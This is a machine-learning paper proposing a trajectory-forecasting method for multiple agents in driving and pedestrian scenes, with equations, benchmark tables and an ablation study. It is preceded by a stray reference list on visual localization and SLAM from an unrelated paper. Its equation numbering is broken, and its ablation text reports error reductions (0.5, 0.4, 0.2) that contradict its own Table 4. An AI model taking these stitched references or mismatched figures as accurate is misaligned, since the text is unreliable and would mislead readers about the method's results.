[29] Clark, Ronald, et al. “Vidloc: A deep spatio-temporal model for 6-dof video-clip relocalization.” Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2017.
[30] Wolf, Jürgen, Wolfram Burgard, and Hans Burkhardt. "Robust vision-based localization by combining an image-retrieval system with Monte Carlo localization." IEEE Transactions on Robotics 21.2 (2005): 208-216.
[31] Sattler, Torsten, et al. "Image Retrieval for Image-Based Localization Revisited." BMVC. Vol. 1. No. 2. 2012.
[32] Chai, Zheng, and Takafumi Matsumaru. "ORB-SHOT SLAM: Trajectory Correction by 3D Loop Closing Based on Bag-of-Visual-Words (BoVW) Model for RGB-D Visual SLAM." Journal of Robotics and Mechatronics 29.2 (2017): 365-380.
[33] Jiachen, Zhang, et al. "Bag-of-words based loop-closure detection in visual SLAM." Advanced Optical Imaging Technologies. Vol. 10816. International Society for Optics and Photonics, 2018.
[34] Huang, Yao, Fuchun Sun, and Yao Guo. "VLAD-based loop closure detection for monocular SLAM." 2016 IEEE International Conference on Information and Automation (ICIA). IEEE, 2016.
[35] Yousif, Khalid, Yuichi Taguchi, and Srikumar Ramalingam. "MonoRGBD-SLAM: Simultaneous localization and mapping using both monocular and RGBD cameras." 2017 IEEE International Conference on Robotics and Automation (ICRA). IEEE, 2017.
[36] Perronnin, Florent, and Christopher Dance. "Fisher kernels on visual vocabularies for image categorization." 2007 IEEE conference on computer vision and pattern recognition. IEEE, 2007.
[37] Perronnin, Florent, Jorge Sánchez, and Thomas Mensink. "Improving the fisher kernel for large-scale image classification." European conference on computer vision. Springer, Berlin, Heidelberg, 2010.
[38] Li, Hao, et al. "An efficient image matching algorithm based on adaptive threshold and RANSAC." IEEE Access 6 (2018): 66963-66971.
[39] W. Maddern, G. Pascoe, C. Linegar and P. Newman, "1 Year, 1000km: The Oxford RobotCar Dataset", The International Journal of Robotics Research (IJRR), 2016.

Robust Trajectory Forecasting for Multiple Intelligent Agents in Dynamic Scene

Yanliang Zhu[1] , **Dongchun Ren**[1] , **Mingyu Fan**[1,2] , **Deheng Qian**[1] , **Xin Li**[1] , **Huaxia Xia**[1]

[1]Meituan-Dianping Group, Beijing 100102 China
[2]School of Computer Science, Wenzhou university, Wenzhou 325035, China
{zhuyanliang, rendongchun}@meituan.com, fanmingyu@wzu.edu.cn, {qiandeheng, lixin125, xiahuaxia}@meituan.com

Abstract

Trajectory forecasting, or trajectory prediction, of multiple interacting agents in dynamic scenes, is an important problem for many applications, such as robotic systems and autonomous driving. The problem is a great challenge because of the complex interactions among the agents and their interactions with the surrounding scenes. In this paper, we present a novel method for the robust trajectory forecasting of multiple intelligent agents in dynamic scenes. The proposed method consists of three major interrelated components: an interaction net for global spatiotemporal interactive feature extraction, an environment net for decoding dynamic scenes (i.e., the surrounding road topology of an agent), and a prediction net that combines the spatiotemporal feature, the scene feature, the past trajectories of agents and some random noise for the robust trajectory prediction of agents. Experiments on pedestrian-walking and vehicle-pedestrian heterogeneous datasets demonstrate that the proposed method outperforms the state-of-the-art prediction methods in terms of prediction accuracy.

1 Introduction

Trajectory prediction of agents in dynamic scene is a challenging and essential task in many fields, such as social-aware robotic systems [Van den Berg *et al.*, 2011], autonomous driving [Ma *et al.*, 2019b] and behavior understanding [Liang *et al.*, 2019]. Intelligent agents, such as humans, vehicles, and independent robots, are supposed to be able to understand and forecast the movement of the others to avoid collisions and make smarter movement plans. Trajectory prediction has been studied extensively. Traditional prediction methods, such as the Gaussian process regression [Rasmussen and Williams, 2005], the kinematic and dynamic method [Toledo-Moreo and Zamora-Izquierdo, 2009] and the Bayesian networks method [Lefèvre *et al.*, 2011], ignore the interactions among the agents and are only able to make short term predictions. Recently, Recurrent Neural Network (RNN) and its variants [Alahi *et al.*, 2016], such as Long Short-Term Memory (LSTM) and Gated Recurrent Unit (GRU), have shown promising ability in capturing the dynamic interactions of agents and a great number of trajectory prediction methods have been proposed based on them.

However, trajectory prediction is still a challenging task because of the several properties of it: 1) When intelligent agents move in public, they often interact with other agents such as human or obstacles in the scene, which is named as the **social behavior**. Actions, including collision avoidance and moving in groups, require the ability to forecast the possible movements or actions of the other agents. The social interactions may not be confined to nearby agents or obstacles. 2) The movement of agents is not only dependent on the nearby agents, but is also influenced by the surrounding physical scene, i.e., the **dynamic scene**. One important factor of the scene is the road topology, such as intersections, turns, and slip lanes. Certain road topology can significantly influence the speed and direction of the moving agents. An autonomous agent should be always moving on a feasible terrain. 3) The **multi-modal motion** property illustrates that the interactive agents may follow several viable trajectories as there is a rich choice of reasonable movements. When two independent agents move toward each other, there are many possible different future trajectories that could avoid collision, such as moving to the left, to the right, or stop.

In this study, we propose a novel robust trajectory forecasting method for multiple intelligent agents in dynamic scene. The main contributions of this paper are summarized as follows.

- We model the global spatio-temporal interaction through an interaction net with a soft agent-tracking module. The interaction net not only considers the current locations and interaction of the agents, but also the temporal interactions among the agents by the hidden states of LSTMs on past trajectories.
- An environmental net is introduced to encode the dynamic scene. The surrounding road topology, such as interactions, turns and slip lanes, is firstly transformed into an high-definition map and then the map is encoded by a pre-trained convolutional neural network.
- Our trajectory prediction net combines the feature of spatio-temporal interaction, the environment feature, and the past trajectory to forecast the future trajectory of all the agent. Attention model is used to adaptively encode the spatio-temporal interaction of an agent with

the others.

The rest of this paper is structured as follows: in Section 2, some related work is reviewed. The proposed robust trajectory prediction method is introduced in Section 3. Experimental comparisons with the state-of-the-art trajectory prediction methods on benchmark datasets are presented in Section 4. Finally, the conclusion is drawn in Section 5.

2 Related Work

2.1 RNN networks and trajectory prediction

Recurrent neural networks (RNN) and its variants, such as LSTM and GRU, have been shown very successful in many sequence forecasting tasks [Chung *et al.*, 2014]. Therefore, many researches focusing on using RNN and its variants for trajectory prediction. A simple and scalable RNN architecture for human motion prediction is proposed by [Martinez *et al.*, 2017]. The CIDNN method [Xu *et al.*, 2018] uses the inner product of the motion features, which are obtained by LSTMs, to encode the interactions among agents and feeds the interaction features into a multi-layer perceptron for prediction. By using separate LSTMs for heterogeneous agents on road, the VP-LSTM method [Bi *et al.*, 2019] is designed to learn and predict the trajectories of both pedestrians and vehicles simultaneously. In [Choi and Dariush, 2019], a relation gate module is proposed to replace the LSTM unit for capturing a more descriptive spatio-temporal interactions, and both human-human and human-scene interactions from local and global scales are used for future trajectory forecast. These studies indicate that RNN alone is unable to handle complex scenarios, such as interactions, physical scene and road topology. Additional structure and operations are always required for accurate, robust and long term prediction.

2.2 Social behaviors and interactions

Based on handcraft rules and functions, the social force models [Helbing and Molnár, 1995; Pellegrini *et al.*, 2010] use attractive and repulsive forces to describe the interactions of pedestrians in crowd. However, the handcraft rules and functions are unable to generalize for complex interaction scenarios. Instead of handcraft parameters, recent methods use RNN and its variants to learn the parameters directly from data. Social-LSTM [Alahi *et al.*, 2016] proposes a social pooling layer to model interactions among nearby agents, where the pooling layer uses LSTMs to encode and decode the trajectories. In [Su *et al.*, 2017], the method uses LSTMs with social-aware recurrent Gaussian processes to model the complex transitions and uncertainties of agents in crowd. The SoPhie method [Sadeghian *et al.*, 2019] uses the information from both the physical scene context and the social interactions among the agents for prediction. The TraPHic method [Chandra *et al.*, 2019] proposes to use both the horizon-based and the heterogeneous-based weights to describe interactions among road agents. A Generative Adversarial Network (GAN) is applied in the social-ways method [Amirian *et al.*, 2019] to derive plausible future trajectories of agents, where both generator and discriminator networks of the GAN are built by LSTMs.

2.3 Graph models for trajectory prediction

Many previous studies formulate interactions of agents as graphs, where nodes refers to the agents, and edges are used to represent the pairwise interactions. Edge weights are used to quantify the importances of the agents to each other. The social-BiGAT method [Kosaraju *et al.*, 2019] proposes a graph attention network to encode the interactions among humans in a scene and a recurrent encoder-decoder architecture to predict the trajectory. A dynamic graph-structured model for multimodal trajectories prediction, which is named as the Trajectron, is proposed in [Ivanovic and Pavone, 2019]. Constructed on a 4-D graph, the TrafficPredict method [Ma *et al.*, 2019a] consists of two main layers, an instance layer to learn interactions and a category layer to learn the similarities of instance of the same type. TrafficPredict has shown promising results for trajectory prediction of heterogeneous road agents such as bicycles, vehicles and pedestrians. The STGAT method [Huang *et al.*, 2019] first uses an LSTM to capture the trajectory information of each agent and applies the graph attention network to model interactions in agents at every time step. Then STGAT adopts another LSTM to learn the temporal correlations for interactions explicitly.

3 The Proposed Method

3.1 Problem Formulation

In this study, we consider two types of mobile agents: the ego-agent and the other agents. The spatial coordinates of all agents from time step 1 to T_{obs} are given to predict their future locations from time step T_{obs+1} to T_{pred}. The general formulation of trajectory prediction is represented as,

$$\mathbf{Prediction}_{\{\theta\}} : \left\{\{X_i\}_{i=1}^{N}, X_{ego}, Y_{ego}\right\} \longmapsto \{Y_i\}_{i=1}^{N},$$

where X_i and Y_i denote the past and future trajectories of the i-th agent, respectively, X_{ego} and Y_{ego} stand for the trajectories of the ego-agent, and θ denotes the model parameters. Different from previous studies, we consider the prediction problem on the real autonomous driving system where the planned trajectory for the ego-agent Y_{ego} is given for reference. The planned trajectory can improve the prediction accuracy because it brings some prior knowledge on the future. Specifically, either an observed or a future trajectory can be expressed as a set of temporal coordinates $X_i(\text{or } \mathrm{Y_i}) = \left\{\left(\mathrm{x_i^{(1)}}, \mathrm{y_i^{(1)}}\right), \left(\mathrm{x_i^{(2)}}, \mathrm{y_i^{(2)}}\right), \cdots, \left(\mathrm{x_i^{(t)}}, \mathrm{y_i^{(t)}}\right)\right\}$. We use $p_i^{(t)} = \left(x_i^{(t)}, y_i^{(t)}\right)^T$ to denote the location of the i-th agent at time step t, and set the id of the ego-agent be 0.

As is shown in Fig. 1, our proposed approach consists of three interrelated components: an interaction net for spatio-temporal interactive feature extraction, an environment exploration network for decoding dynamic physical scene (i.e., the surrounding road topology), and a trajectory prediction network. Each component and the implementation details of the proposed method is described in details as follows.

3.2 Interaction Net

The Agent Interaction Network (AIN) is designed to encode the interaction feature among all the agents in the dynamic




Figure 1: Overview of the proposed method. The proposed method contains three components, a spatio-temporal interaction network, an environment feature extraction network, and a trajectory prediction network.

scenario. As opposed to the pairwise interactive feature by attention models in previous studies, our method is able to capture the collective influence among the agents. Besides, our method could consider the future movement of the ego-agent for reference. The AIN takes three information sources of all agents as input: the past trajectories, the hidden states of LSTMs and the planned trajectory of the ego-agent. Given these data, AIN computes the global spatio-temporal inter-agents interactions and the future ego-others interaction.




Figure 2: An example to show global interaction with or without tracking information. The top subfigures present the locations of two agents at adjacent time steps without tracking information. The bottom subfigures show the locations of two agents at adjacent time steps with tracking information.

Global spatio-temporal inter-agents interaction

The past trajectories of all agents contain the latent patterns of the interactive movement in dynamic scenario. In this module, we intend to learn the latent patterns through a neural network. The learned latent feature represents the global spatio-temporal interaction of all agents on road.

Given the locations of all agents at a time step t, we utilize the linear and maxpooling functions to produce the global position feature of size $1 \times d_o$, which is given as below:

$$e_{o,i}^{(t)} = W_o p_i^{(t)} + b_o, \quad \forall i \in \{0, \ldots, N\}, \quad (1)$$

$$o^{(t)} = \mathbf{Maxpool}\left(\mathbf{Cat}\left(\left[e_{o,0}^{(t)\,T}, \cdots, e_{o,N}^{(t)\,T}\right], 1\right)\right), \quad (2)$$

where $W_o \in \mathbb{R}^{d_o \times 2}$ and $b_o \in \mathbb{R}^{d_o}$ are the weight matrix and bias of the embedding layer. $\mathbf{Cat}\left([\cdot], 1\right)$ denotes the concatenation function which joints all the inputs along the first dimension. The $\mathbf{Maxpool}\left(\cdot\right)$ function squeezes the spliced data along the same dimension, i.e., the batch dimension.

Moreover, a key problem for the position feature given in Eq. (2) is the temporal issue. Process without temporal information ignores the past interaction and may lead to performance drop. As can be seen in top subfigures of Fig. 2, the locations of two agents (two circles) at two adjacent time steps are shown. Without tracking information (the agent id), it is impossible to know which agent and how the agent interacts the blue triangle in the time span. There are two different possible motion behavior of the agents from time step k to $k+1$, as is shown in the bottom subfigures of Fig. 2. In case 1, both the two agents could interact with the blue triangle. And in case 2, the blue triangle is more likely to interact with the agent 2.

To address the temporal issue, we use the hidden states of the LSTMs in the prediction network to track the locations of all agents. The global tracking feature $r^{(t)} \in \mathbb{R}^{1 \times d_r}$ is obtained as follows,

$$e_{r,i}^{(t)} = W_r h_i^{(t)} + b_r, \quad \forall i \in \{0, \ldots, N\}, \quad (3)$$

$$r^{(t)} = \mathbf{Maxpool}\left(\mathbf{Cat}\left(\left[e_{r,0}^{(t)\,T}, \cdots, e_{r,N}^{(t)\,T}\right], 1\right)\right), \quad (4)$$

where W_r and b_r are the layer parameters, and $h_i^{(t)} = h_{e,i}^{(t)}$ when $t \leq T_{obs}$, $h_i^{(t)} = h_{h,i}^{(t)}$ when $t \geq T_{obs}+1$.

On real autonomous driving system, one is given the planned trajectory of ego-agent to address the issue of coordinate system transformation (from the world coordinate system to relative coordinate system where the ego-agent centers the origin). From ego-perspective, the global inter-agents interaction module can be mathematically expressed as below:

$$m^{(t)} = W_m \left(p_0^{(t)} - p_0^{(t-1)} \right) + b_m, \tag{5}$$

$$h_{gru}^{(t)} = \mathbf{GRU} \left(\mathbf{Cat} \left(\left[o^{(t)}, r^{(t)}, m^{(t)} \right], 2 \right) \right), \tag{6}$$

$$st^{(t)} = W_s h_{gru}^{(t)} + b_s, \tag{7}$$

where the linear layer with parameter W_m and b_m embeds the displacement of the ego-vehicle at two adjacent times into a feature in $\mathbb{R}^{1\times d_m}$. It is worth noting that here we concatenate three kinds of features along the 2nd dimension and produce a comprehensive representation of size $1 \times d_{st}$. Dimension length d_{st} equals to $(d_o + d_r + d_m)$. $\mathbf{GRU}$ is similar to LSTM except that it uses less parameters and converge faster with fewer training samples. GRU is used here because the number of ego-agents is much smaller than the number of other mobile agents in our problem.

Future ego-trajectory interaction

As the planned trajectory is given, the surrounding agents are inclined to adjust their future motion for collision avoidance. Given ego-trajectory Y_0, we first map it into a high-dimension space using an embedding layer and then pass the obtained embedded feature through a maxpooling function to generate the integrated representation $f^t \in \mathbb{R}^{1\times d_f}$ of the ego-agent. This representation is what we call a future ego-trajectory feature as it can influence the trajectories of the other on-road agents. The overall process is formulated as follows.

$$e_{f,0}^{(k)} = W_f p_0^{(k)} + b_f, \ \ \forall k, k \in [t+1, T_{pred}],$$

$$f^{(t)} = \mathbf{Maxpool} \left(\mathbf{Cat} \left(\left[{e_{f,0}^{(t+1)}}^T, \cdots, {e_{f,0}^{(T_{pred})}}^T \right], 1 \right) \right),$$

Finally, as show in Fig. 1, the output of the AIN $fst^{(t)} \in \mathbb{R}^{1\times(d_f+d_{st})}$ is obtained as below:

$$fst^{(t)} = \mathbf{Cat} \left(\left[f^{(t)}, st^{(t)} \right], 2 \right). \tag{10}$$

3.3 Environment Network

Road topology, such as intersections, turns, and slips, have significant influence on both the speed and directions of the agents. Therefore, it is an important factor in predicting the trajectories of agents. Here we use a network to encode the road topology, where the network is named as the Environment Network (EN). In our method, EN explicitly extracts the drivable area from a High Definition (HD) map. The center lines of the roads are normalized by subtracting the location of the ego-agent for the ego-perspective. And then, we transform the processed lines of roads into a semantic image $\mathbf{I}$ of the map of resolution $H \times W$. That is to say, the ego-agent always locates at the center of the image. Besides, to ensure the consistency of the image and the map, the road areas is trimmed with a fixed size of $h \times w$ meters from the HD map around the ego-agent. Then, the resolution of the semantic image is $[h/H, w/W]$ meters per pixel. At any time step, EN takes the road image $\mathbf{I}$ as input and encodes the environment through a pre-trained ResNet18 network [He *et al.*, 2016]. The output of the 2nd block of ResNet18 is used as the map feature. Compare to the size of image $\mathbf{I}$, the map feature is downsampled by a factor of 8.

Given the location of an agent, we pool the local road representation at its current location from the computed map feature. The environmental information within R_s meters around the agent is extracted from the obtained map feature. Thus, the corresponding Region Of the Interest (ROI) on the feature maps has a spatial window of $[HR_s/4h, WR_s/4w]$. We apply ROIAlign on the receptive field to generate a fixed size representation $G_i^{(t)} \in \mathbb{R}^{C\times K\times K}$, where C is the number of output channels in the last layer, and K is the pooling size. As environment feature $G_i^{(t)}$ is produced, we feed it to an embedding layer for dimension reduction and feature extraction. The computation of the embedding operation is written as:

$$g_i^{(t)} = \mathbf{Reshape} \left(G_i^{(t)}, [C \times K \times K, 1] \right), \tag{8}$$

$$v_i^{(t)} = W_v g_i^{(t)} + b_v, \tag{9}$$

where the function $\mathbf{Reshape}(\cdot)$ is used to adjust shape size of the target tensor, W_v and b_v are the layer parameters, and the dimension of the $v^{(t)}$ is d_v.

3.4 Trajectory Prediction Network

The global spaio-temporal interaction and the environment information are encoded by the AIN and the EN, respectively. Besides, given the location of a moving agent, i.e., the i-th one, we first compute the local area interaction around the agent through an attention model. This is because an individual always focuses on the surrounding regions as it moves. The attention model is presented below:

$$e_{c,i}^{(t)} = \sigma \left(W_c p_i^{(t)} + b_c \right), \tag{10}$$

$$q_i^{(t)} = \left(fst^{(t)} \right)^T \odot e_{c,i}^{(t)}, \tag{11}$$

where W_c and b_c are the parameters of the embedding layer, $\sigma(\cdot)$ is the sigmoid activation function, and $\odot$ is the element-wise vector-vector or matrix-matrix operation. This layer maps the input into an attention weight $e_{c,i}^{(t)}$ which has the same dimensionality as $fst^{(t)}$.

Following previous works, we utilize an LSTM-based sequence-to-sequence model to solve the prediction problem. For each obstacle, the encoder takes the observed trajectory as input at the first T_{obs} time steps:

$$e_{p,i}^{(t)} = W_p \left(p_i^{(t)} - p_i^{(t-1)} \right) + b_p, \tag{15}$$

$$h_{e,i}^{(t)} = \mathbf{LSTM_E} \left(h_{e,i}^{(t-1)}, \left[e_{p,i}^{(t)}, v_i^{(t)}, q_i^{(t)} \right] \right), \tag{16}$$

where W_p and b_p are the weights and bias respectively. $h_{e,i}^{(t)}$ is the hidden states of the encoder $\mathbf{LSTM_E}$. Here we set the

Table 1: Experimental Results (ADE/FDE) on the ETH and UCY datasets.

Method\Dataset	ETH-univ	ETH-hotel	UCY-univ	UCY-zara01	UCY-zara02	AVG
Linear (Single)	1.33/2.94	**0.39/0.72**	0.82/1.59	0.62/1.21	0.79/1.59	0.79/1.59
LSTM (Single)	1.09/2.41	0.86/1.91	0.61/1.31	0.41/0.88	0.52/1.11	0.70/1.52
Social LSTM	1.09/2.35	0.79/1.76	0.67/1.40	0.47/1.00	0.56/1.17	0.72/1.54
Social GAN (20V-20)	0.81/1.52	0.72/1.61	0.60/1.26	0.34/0.69	0.42/0.84	0.58/1.18
Social GAN (20VP-20)	0.87/1.62	0.67/1.37	0.76/1.52	0.35/0.68	0.42/0.84	0.61/1.21
Social Way	**0.39/0.64**	**0.39/0.66**	0.55/1.31	0.44/0.64	0.51/0.92	0.45/0.83
Sophie	0.70/1.43	0.76/1.67	0.54/1.24	**0.30/0.63**	0.38/0.78	0.54/1.15
Our method	**0.39/0.79**	0.51/1.05	**0.25/0.56**	**0.30/0.61**	**0.36/0.73**	**0.36/0.75**

hidden state to zero vector at the time step 0. The decoding process from time step $T_{obs}+1$ to T_{pred} has a similar flow with the encoding phase, and we use the predicted coordinates as input:

$$e_{p,i}^{(t)} = W_p\left(\widehat{p}_i^{(t)} - \widehat{p}_i^{(t-1)}\right) + b_p, \tag{17}$$

In practice, we set $\widehat{p}_i^{(T_{obs})}$ to $p_i^{(T_{obs})}$. Our approach forecasts obstacle's position at each prediction moment using the hidden states of the deocder $\mathbf{LSTM_D}$:

$$h_{d,i}^{(t)} = \mathbf{LSTM_D}\left(h_{d,i}^{(t-1)}, \left[e_{p,i}^{(t)}, v_i^{(t)}, q_i^{(t)}\right]\right), \tag{18}$$

$$\Delta\widehat{p}_i^{(t+1)} = W_u h_{d,i}^{(t)} + b_u, \tag{19}$$

$$\widehat{p}_i^{(t+1)} = \widehat{p}_i^{(t)} + \Delta\widehat{p}_i^{t+1}. \tag{20}$$

Furthermore, to capture the multi-modal distribution of the movement and increase the robustness of the proposed method, we introduce a gaussian random noise into the decoder to generate multiple plausible trajectories. Specifically, we initialize the hidden state of the $\mathbf{LSTM_D}$ using the last state of the $\mathbf{LSTM_E}$:

$$e_{h,i}^{(T_{obs})} = \mathbf{Cat}\left(\left[h_{e,i}^{(T_{obs})}, z\right], 1\right), \tag{21}$$

$$h_{d,i}^{(T_{obs})} = W_\phi e_{h,i}^{(T_{obs})} + b_\phi, \tag{22}$$

where z is some gaussian random noise.

3.5 Implementation Details

Our network is trained end-to-end by minimizing the mean square error as below:

$$\mathcal{L} = \frac{1}{NT}\min_{i\in\{1\ldots H\}}\sum_{j=1}^{N}\sum_{t=T_{obs}+1}^{T_{pred}}\left(\widehat{p}_{j,i}^{(t)} - p_j^{(t)}\right)^2, \tag{23}$$

where T is the prediction time steps which equals $T_{pred} - T_{obs}$. H is the number of modalities (predicted trajectories). We only back propagate the gradient to the modality with the minimum error.

We set the output dimensions of all the embedding layers (exclude attention and noise embedding layer in Trajectory Prediction Network) to be 64. The GRU in the AIN has 128 cells, while the LSTMs in the Trajectory Prediction Network have 64 cells. In the EN, the local area size R_s and the pool size K are set as 20 and 3 respectively. Meanwhile, both the height H and width W of the road semantic image are set to 224. The road area size h and w are set to be 100 meters. Our network is trained with a batch size of 8 for 20000 steps using Adam optimizer with an initial learning rate of 0.0005. The entire training process is finished in the platform with an NVIDIA GeForce RTX2080 GPU.

4 Experiments

In this section, we evaluate the proposed method on four benchmark datasets for future trajectory prediction and demonstrate our method performs favorably against state-of-the-art prediction methods. The codes and pre-trained models of our method will be released to the public.

4.1 Datasets Description

ETH [Pellegrini *et al.*, 2009] and UCY [Lerner *et al.*, 2007] are two common benchmarks for pedestrian trajectory prediction. These two datasets consists of 5 scenes, including ETH-univ, ETH-hotel, UCY-zara01, UCY-zara02 and UCY-univ. There are totally 1536 pedestrians in total with thousands of nonlinear trajectories. The same leave-one-set-out strategy as in previous study [Alahi *et al.*, 2016] is used to evaluate the compared methods.

Besides pedestrian walking datasets, the ApolloScape [Ma *et al.*, 2019a] and the Argoverse [Chang *et al.*, 2019] datasets are utilized to demonstrate the performance of the compared methods. ApolloScape dataset is comprised of different kinds of traffic agents which include cars, buses, pedestrians and bicycles. This dataset is very challenging because it is a heterogeneous multi-agent system. On the other hand, Argoverse dataset contains 327790 sequences of different scenarios. Each sequence follows the trajectory of ego-agent for 5 seconds while keeping track of all other agents (cars, pedestrians etc.). The dataset is split into a training data with 208272 sequences and a validation data with 79391 sequences. For ApolloScape, the trajectories of 3 seconds (6 time steps) are observed and the prediction methods are required to predict the trajectory in the following 3 seconds (6 time steps). And for Argoverse, 2 seconds with 20 time steps are observed and the methods are required to predict the trajectories in the following 3 seconds with 30 time steps.

4.2 Experimental setup

The experimental results are reported in terms of two evaluation metrics, the Average Displacement Error (ADE) and Final Displacement Error (FDE). ADE is defined as the mean square error over all prediction points of a trajectory and the

Table 2: Experimental Results (ADE/FDE) on the ApolloScape Dataset.

Dataset\Method	Linear	KF	LSTM	Noise-LSTM	Social LSTM	Social GAN	Our method
ApolloScape	1.95/3.39	2.48/4.33	1.63/2.85	1.49/2.58	1.23/2.11	1.21/2.14	**1.11/1.91**

Table 3: Experimental Results (ADE/FDE) on the Argoverse Dataset.

Dataset\Method	Linear	KF	LSTM	Noise-LSTM	Social LSTM	Social GAN	Our method
Relative coordinate	1.84/3.91.	2.53/5.84	1.47/3.18	1.48/3.17	1.23/2.49	1.31/2.63	**1.18/2.45**
World coordinate	1.57/3.31	2.56/5.96	1.24/2.63	1.25/2.61	1.22/2.45	1.32/2.67	**1.15/2.29**

Table 4: Ablation Study on the Argoverse Dataset.

Method	Component					Metric	
	PF	TF	EMF	ETF	EF	ADE	FDE
Baseline	-	-	-	-	-	1.48	3.17
Our-v1	✓	-	-	-	-	1.32	2.70
Our-v2	✓	✓	-	-	-	1.24	2.56
Our-v3	✓	✓	✓	-	-	1.22	2.51
Our-v4	✓	✓	✓	✓	-	1.19	2.47
Our-full	✓	✓	✓	✓	✓	**1.18**	**2.45**

ground truth points of the trajectory, whereas FDE is the distance between the predicted final location and the ground truth final location at the end of the prediction time period.

We use the the linear regressor, the extended Kalman Filter (KF), and the vanila-LSTM as the baselines. Moreover, many state-of-the-art trajectory prediction methods are compared. Social-LSTM [Alahi *et al.*, 2016] is a prediction method that combines LSTMs with a social pooling layer. Social-GAN [Gupta *et al.*, 2018] applies a GAN model to social LSTMs for prediction. Social-Way [Amirian *et al.*, 2019] utilizes a GAN model to propose plausible future trajectories and train the predictor. Sophie [Sadeghian *et al.*, 2019] introduces a social and physical attention mechanism to a GAN predictor.

Because there is no HD map information and the planned trajectory for the ego-agent, there is no ego-trajectory feature, ego-motion feature and environment feature in the proposed method for the ETH & UCY, and the ApolloScape datasets. For Argoverse dataset, the proposed method with all the features and components is implemented for comparisons.

4.3 Performance Evaluation

ETH & UCY The experimental results on the ETH and UCY datasets are presented in Table 1. As expected, the baselines, the Linear and LSTM, are incapable in capturing the complexity patterns in the trajectories of pedestrians. Our method outperforms the other methods on the UCY-univ and UCY-zara02 subsets and shows competitive results on the ETH-univ and UCY-zara01 subsets. On the ETH-hotel, both linear and social way methods show lower prediction errors than other methods. This indicate that the trajectories in ETH-hotel are linearly distributed and thus are simpler than the other 4 subsets. As the methods are all trained on the other 4 subsets, these nonlinear predictors, such as Social LSTM, Social-GAN, Sophie, show poor generalization ability on ETH-hotel. On the other hand, our method still outperforms Social LSTM, Social-GAN, and Sophie on the ETH-hotel subset.

ApllоScape The performance of the compared methods on the ApolloScape is shown in Table 2. As can be seen, the proposed method outperforms the runner-up in term of ADE/FDE with about 10% improvement in accuracy. It means that our interaction net has faithfully learn the intrinsic interactive patterns and the attention module could extract the specialized feature for each category of the heterogeneous traffic-agents

Argoverse Argoverse provides the HD road map and the planned path for ego-car. The proposed method with all the components is implemented. The experimental results are shown in Table 3. As can be seen, the prediction error of the proposed method is significantly lower than the other methods. We observe 11% and 4% improvement in ADE comparing the Social GAN and Social LSTM methods when the relative coordinate system (ego-perspective) is used. The improvement in ADE is 14% and 6% comparing the Social GAN and the social LSTM methods when the world coordinate system is used.

Ablation Study The proposed method is comprised of multiple separate components, each with different functions. To show the effectiveness of the components, we perform ablation study of the components of the proposed method and the results are presented in Table 4. We use PF, TF, EMF, ETF, EF to represent the position feature, tracking feature, ego motion feature, ego trajectory feature, and environment feature of the proposed method, respectively. The results indicate that PF and TF are contributive to the significant improvement, and the values of the reduction in prediction error are 0.47 and 0.14, respectively. And EMF, ETF, EF all show some level of contributions such that the values of the reduction in prediction error are 0.5, 0.4 and 0.2, respectively. The value of the reduction in error is dropping because it is harder to reduce the prediction error when the error is lower.

5 Conclusion

We propose a new method for trajectory forecasting of multiple agents in dynamic scenes. The method is able to extract the global spatio-temporal interaction feature from the past trajectories, and consider the temporal interactions among agents by soft tracking. An environment net is introduced in our method to encode the road topology for accurate prediction. And the prediction net combines the features of spatio-temporal interactions and environment to prediction the future trajectories of agents. Experiments on four benchmark datasets are presented and the ablation study is implemented to show the effectiveness of each component of the method.

References

[Alahi *et al.*, 2016] A. Alahi, K. Goel, V. Ramanathan, A. Robicquet, F. Li, and S. Savarese. Social lstm: Human trajectory prediction in crowded spaces. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2016.

[Amirian *et al.*, 2019] J. Amirian, J. B. Hayet, and J. Pettre. Social ways: Learning multi-modal distributions of pedestrian trajectories with gans. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR) Workshops*, June 2019.

[Bi *et al.*, 2019] Huikun Bi, Zhong Fang, Tianlu Mao, Zhaoqi Wang, and Zhigang Deng. Joint prediction for kinematic trajectories in vehicle-pedestrian-mixed scenes. In *The IEEE International Conference on Computer Vision (ICCV)*, October 2019.

[Chandra *et al.*, 2019] R. Chandra, A. Bhattacharya, U.and Bera, and D. Manocha. Traphic: Trajectory prediction in dense and heterogeneous traffic using weighted interactions. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2019.

[Chang *et al.*, 2019] M. Chang, J. W. Lambert, P. Sangkloy, J. Singh, S. Bak, A. Hartnett, D. Wang, P. Carr, S. Lucey, D. Ramanan, and J. Hays. Argoverse: 3d tracking and forecasting with rich maps. In *Conference on Computer Vision and Pattern Recognition (CVPR)*, 2019.

[Choi and Dariush, 2019] C. Choi and B. Dariush. Looking to relations for future trajectory forecast. In *The IEEE International Conference on Computer Vision (ICCV)*, October 2019.

[Chung *et al.*, 2014] J. Chung, C. Gulcehre, K.H. Cho, and Y. Bengio. Empirical evaluation of gated recurrent neural networks on sequence modeling, 2014.

[Gupta *et al.*, 2018] Agrim Gupta, Justin Johnson, Li Fei-Fei, Silvio Savarese, and Alexandre Alahi. Social gan: Socially acceptable trajectories with generative adversarial networks. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2018.

[He *et al.*, 2016] K. He, X. Zhang, S. Ren, and J. Sun. Deep residual learning for image recognition. In *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 770–778, June 2016.

